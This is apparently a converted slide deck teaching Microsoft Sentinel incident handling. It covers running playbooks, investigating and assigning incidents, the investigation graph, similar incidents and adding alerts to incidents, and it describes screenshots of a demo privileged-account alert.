
How to run a playbook

Automatically

- ▶ Ideally that is how they should be run
- ▶ Run a playbook automatically by defining it as an **automated response in an analytics rule** (for alerts), or as an action in an automation rule (for incidents)

Manually

- ▶ For example, when creating a new playbook, you'll want to test it before putting it in production
- ▶ Run a playbook manually by opening an incident or alert and selecting and running the associated playbook



Demo

Using Playbooks for Automation

Investigating incidents



Incident

An incident can include multiple alerts

- ▶ It is created based on analytics rules that you created in the Analytics page

Pre-requisite

- ▶ You'll only be able to investigate the incident if you used the entity mapping fields when you set up your analytics rule.

The screenshot shows the Microsoft Sentinel Incidents page. The left sidebar includes sections for General (Overview, Logs, News & guides, Search), Threat management (Incidents, Workbooks, Hunting, Notebooks, Entity behavior, Threat intelligence, MITRE ATT&CK (Preview)), Content management (Content hub (Preview), Repositories (Preview), Community), Configuration (Data connectors, Analytics, Watchlist, Automation), and a search bar. The main area displays a summary of incidents: 403 Open incidents, 400 New incidents, and 3 Active incidents. A chart titled 'Open incidents by severity' shows the distribution across High (82), Medium (95), Low (207), and Informational (19) levels. Below this is a table of alerts with columns: Severity, Status, Incident ID, Title, Alerts, Product names, and Created time. The table lists 16 rows of alerts, all categorized as High severity and New status. The first alert in the list is highlighted. To the right of the table is a detailed view of this specific alert, titled 'Authentication Methods Changed for Privileged Acc...'. It shows details such as Unassigned Owner, New Status, and High Severity. The alert description indicates it identifies authentication methods being changed for a privileged account, possibly by an attacker. It also lists alert product names (Microsoft Sentinel) and evidence (1 event, 1 alert, 0 bookmarks). The alert was last updated on 05/11/22, 12:50 PM and created on 05/11/22, 12:49 PM. Entities involved are listed as g.barnes@contoso.... and 192.168.65.82. A 'View full details' button is at the bottom.

How to investigate incidents

Incidents page


The screenshot shows the Microsoft Sentinel Incidents page. At the top, there are three summary cards: '403 Open Incidents', '400 New Incidents', and '3 Active incidents'. Below these are search and filter controls, including a 'Search by ID, title, tags, or product' bar, a 'Last 24 hours' refresh button, and dropdowns for 'Severity: All', 'Status: 2 selected', 'Product name: All', and 'Owner: All'. A 'Severity' dropdown is also present. The main area displays a table of incidents with columns: Severity, Status, Incident ID, Title, Alerts, Product names, and Created time. Each incident row contains a detailed view button. A specific incident is highlighted with a red border, showing its details: 'Authentication Methods Changed for Privileged Account' (Incident ID: 203443). The detailed view includes sections for Description, Alert product names, Evidence, Last update time, Creation time, Entities, Tactics and techniques, and an Investigate button.

Incident details

This screenshot shows the Microsoft Sentinel Incident details page for Incident ID 203443. The top navigation bar includes 'Home > Microsoft Sentinel > Incident'. The main content area is titled 'Authentication Methods Changed for Privileged Account' (Incident ID: 203443). It features tabs for Timeline, Similar incidents (Preview), Alerts, Bookmarks, Entities, and Comments. The Timeline tab is active, showing a single event entry from May 11 at 11:13 AM. The event details are identical to those shown in the previous screenshot. The right side of the page provides a summary of the incident, listing the severity (High), status (New), last update time (May 11, 2022, 12:50 PM), creation time (May 11, 2022, 12:49 PM), entities (gbanner@contoso.com, 192.168.65.82), tactics (Persistence), and system alert ID (3d9c7066-d080-404e-981...).

Assign incidents to a specific user or to a group


- ▶ For each incident you can assign an owner, by setting the Owner field.
- ▶ All incidents start as unassigned
- ▶ You can also add comments
- ▶ Select Investigate to view the investigation map



Use the investigation graph to deep dive

Investigation graph enables analysts to ask the right questions for each investigation

- ▶ Visual context from raw data
- ▶ Full investigation scope discovery
- ▶ Built-in investigation steps



Similar incidents (preview)

Similarity calculation criteria


- ▶ Similar entities
- ▶ Similar rule
- ▶ Similar alert details

The screenshot shows the Microsoft Sentinel Incident view for Incident ID 203443. The main pane displays the incident details, including the title "Authentication Methods Changed for Privileged Acc...", status "New", and severity "High". The "Similar incidents (Preview)" tab is selected in the navigation bar. A message indicates that similar incidents are calculated for the 14 days prior to the latest alert and sorted by similarity, with only the top 20 displayed. The results show three incidents:


Severity	Incident ID	Title	Last update time	Status	Similarity reason	Last owner
High	203444	Authentication Methods Ch...	05/11/22, 12:52 PM	New	Similar entities	Hayden Cook
High	203419	Authentication Methods Ch...	05/11/22, 11:40 AM	New	Similar entities	Hayden Cook
Low	203431	Demo - User with failed MF...	05/11/22, 12:15 PM	New	Similar entities	Unassigned

Relate alerts to incidents


Investigation page



Select Related alerts



Select Add alert to incident
(Preview)



Use an incident team to investigate

